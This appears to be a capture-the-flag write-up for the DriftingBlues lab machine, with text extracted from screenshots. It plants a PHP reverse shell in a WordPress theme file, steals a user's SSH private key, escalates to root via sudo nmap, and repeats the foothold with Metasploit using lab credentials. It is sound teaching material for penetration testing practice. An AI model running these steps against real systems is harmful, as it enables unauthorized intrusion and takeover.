Applications Places Apr 19 03:31

Dashboard < drifting blues x view-source:192.168.152.133 | Settings x +

drifting blues tech blog 1 0 + New Howdy, albert

drifting blues.box/blog/wp-admin/ Screen Options Help

Dashboard

WordPress 6.5.2 is available! [Please update now.](#)

An automated WordPress update has failed to complete - [please attempt the update again now.](#)

Welcome to WordPress!

We've assembled some links to get you started:

**Get Started**

[Customize Your Site](#)

or, [change your theme completely](#)

**Next Steps**

- [Write your first blog post](#)
- [Add an About page](#)
- [Set up your homepage](#)
- [View your site](#)

**More Actions**

- [Manage widgets](#)
- [Manage menus](#)
- [Turn comments on or off](#)
- [Learn more about getting started](#)

**Site Health Status**

Should be improved

Your site has critical issues that should be addressed as soon as possible to improve its performance and security.

Take a look at the **9 items** on the [Site Health screen](#).

**At a Glance**

3 Posts 1 Page

3 Comments

WordPress 5.6 running [Twenty Twenty-One](#) theme.

[Update to 6.5.2](#)

[Search engines discouraged](#)

**Quick Draft**

Title

Content

What's on your mind?

[Save Draft](#)

**WordPress Events and News**

Enter your closest city to find nearby events.

The screenshot shows the WordPress dashboard with a dark theme. At the top, there are notifications for a WordPress update and a failed update attempt. Below that is the main dashboard area with sections for 'Get Started' (Customize Your Site, change your theme), 'Next Steps' (Write your first blog post, Add an About page, Set up your homepage, View your site), and 'More Actions' (Manage widgets, Manage menus, Turn comments on or off, Learn more about getting started). The 'Site Health Status' section indicates 'Should be improved' with 9 items needing attention. The 'At a Glance' section shows 3 posts, 1 page, and 3 comments. It also notes that WordPress 5.6 is running the Twenty Twenty-One theme and provides a link to update to 6.5.2. The 'Quick Draft' section allows users to enter a title and content. The 'WordPress Events and News' section lets users enter their city to find nearby events.

# GAINING SHELL

This a vulnerable WP page, we are going to gain shell through

1: The Dashboard Editor

2:Manually using metasploit

1.Using the Dashboard editor

After successful login as admin of the page, go to the themes editor, this is where you find the codes used to run the page, go to the 404 page

Go to the web, search for pentestmonkey php reverse code , copy and insert in the 404 php code

Add the attackers ip and the listening port

it Themes

enty Twenty-One: 404 Template (404.php)

cted file content:

```
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.75.4'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
```

Implementation:  Look Up


le edited successfully.



go to terminal and set up the listening port same as the one in the 404 page

nc -lvp 4444

Run <http://driftingblues.box/blog/index.php/test/page> to start the php code  
and we got shell!



# **PRIVILEGES ESCALATION**

After gaining shell, we found we don't have administrative roles nor root privileges  
we change directory to home and found a directory called freddie  
we entered this directory and found some files

```
vmlinuz.old
$ cd home
$ ls
freddie
$ cd freddie
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ sudo cat user.txt

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
$ pwd
/home/freddie
$ ls -la
total 28
drwxr-xr-x 3 freddie freddie 4096 Dec 17 2020 .
drwxr-xr-x 3 root root 4096 Dec 17 2020 ..
-rw-r--r-- 1 freddie freddie 220 Dec 17 2020 .bash_logout
-rw-r--r-- 1 freddie freddie 3526 Dec 17 2020 .bashrc
-rw-r--r-- 1 freddie freddie 807 Dec 17 2020 .profile
drwxr-xr-x 2 freddie freddie 4096 Dec 17 2020 .ssh
-r----- 1 freddie freddie 1801 Dec 17 2020 user.txt
$ cd .ssh
/bin/sh: 12: cd: can't cd to .ssh
$ cd .ssh
$ ls -la
total 20
drwxr-xr-x 2 freddie freddie 4096 Dec 17 2020 .
drwxr-xr-x 3 freddie freddie 4096 Dec 17 2020 ..
-r----- 1 freddie freddie 396 Dec 17 2020 authorized_keys
-rw xr-xr-x 1 freddie freddie 1823 Dec 17 2020 id_rsa
-r----- 1 freddie freddie 396 Dec 17 2020 id_rsa.pub
$ 
```

the id\_rsa contains RSA private key, create a folder and copy the key  
we can login to ssh through this key  
create a new file id\_rsa, copy the key, chmod(400, read only)  
ssh freddie@192.168.75.4 -i id\_rsa

Now we are logged in as administrative user !!!  
we look into the files

Debian - VMware Workstation 17 Player (Non-commercial use only)

Player Applications Places Apr 22 12:59

```
freddie@driftingblues:~
```

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.

```
freddie@driftingblues:~$ ls -la
```

```
total 28
drwxr-xr-x 3 freddie freddie 4096 Dec 17 2020 .
drwxr-xr-x 3 root root 4096 Dec 17 2020 ..
-rw-r--r-- 1 freddie freddie 220 Dec 17 2020 .bash_logout
-rw-r--r-- 1 freddie freddie 3526 Dec 17 2020 .bashrc
-rw-r--r-- 1 freddie freddie 807 Dec 17 2020 .profile
drwxr-xr-x 2 freddie freddie 4096 Dec 17 2020 .ssh
-r----- 1 freddie freddie 1801 Dec 17 2020 user.txt
```

```
freddie@driftingblues:~$ cat user.txt
```

flag 1/2

```
freddie@driftingblues:~$
```

WELLDONE WHITE!, YOU HAVE CAPTURED THE FIRST FLAG(I know it was not particularly easy but you did it.)

# ROOT PRIVILEGES

We have successfully gained administrative roles on this machine, let's get root privileges

Firstly let's see what our admin (@freddie) can do:

```
sudo -l
```

Freddie has privilege to run nmap so we will use Nmap binaries to gain root

```
TF=$(mktemp)
```

```
echo 'os.execute("/bin/sh -ii")' > $TF
```

```
sudo nmap --script= $TF
```

AND we gained root

```
>RESET
```

```
>ls
```

```
freddie@driftingblues: ~
root@driftingblues:/home/freddie# cd root
bash: cd: root: No such file or directory
root@driftingblues:/home/freddie# ls -la
total 32
drwxr-xr-x 3 freddie freddie 4096 Apr 22 07:28 .
drwxr-xr-x 3 root root 4096 Dec 17 2020 ..
-rw-r--r-- 1 freddie freddie 220 Dec 17 2020 .bash_logout
-rw-r--r-- 1 freddie freddie 3526 Dec 17 2020 .bashrc
-rw-r--r-- 1 freddie freddie 807 Dec 17 2020 .profile
drwxr-xr-x 2 freddie freddie 4096 Dec 17 2020 .ssh
-rw-r--r-- 1 freddie freddie 22 Apr 22 07:28 TF
-rw-r--r-- 1 freddie freddie 1801 Dec 17 2020 user.txt
root@driftingblues:/home/freddie# whoami
root
root@driftingblues:/home/freddie# cat user.txt
flag 1/2
root@driftingblues:/home/freddie#
```

# METERPRETER

We are also going to try to gain root using metersploit

```
>msfconsole  
> search exploit  
>set options including the LHOST , RHOSTS, LPORTS AND RPORTS  
>options to verify
```

The screenshot shows a terminal window titled 'Player' with a dark background. The session starts with setting up a exploit module for 'unix/webapp/wp\_admin\_shell\_upload'. It sets the 'USERNAME' to 'albert', 'PASSWORD' to 'scotland1', and 'RHOSTS' to '192.168.75.5'. It then lists module options and payload options. The exploit target is set to 'WordPress'. Finally, the 'exploit' command is run, resulting in a message about binding to a loopback address and starting a reverse TCP handler.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME albert  
USERNAME => albert  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD scotland1  
PASSWORD => scotland1  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /blog  
targeturi => /blog  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts  
rhosts =>  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.75.5  
rhosts => 192.168.75.5  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options  
  
Module options (exploit/unix/webapp/wp_admin_shell_upload):  


| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD  | scotland1       | yes      | The WordPress password to authenticate with                                                            |
| Proxies   | no              |          | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS    | 192.168.75.5    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /blog           | yes      | The base path to the wordpress application                                                             |
| USERNAME  | albert          | yes      | The WordPress username to authenticate with                                                            |
| VHOST     | no              |          | HTTP server virtual host                                                                               |

  
Payload options (php/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | WordPress |

  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit  
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?  
[*] Started reverse TCP handler on 127.0.0.1:4444  
[*] Authenticating with WordPress using albert:scotland1...
```

```
>exploit  
we get a shell
```

```
t3
pwd
tali-linux-2... |^C
Terminate channel 0? [y/N] y
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 1219 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@driftingblues:$ sh: 0: getcwd() failed: No such file or directory
pwd
pwd
pwd: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@driftingblues:$ whoami
whoami
www-data
www-data@driftingblues:$ ls la
ls la
ls: cannot access 'la': No such file or directory
www-data@driftingblues:$ ls
ls
www-data@driftingblues:$
```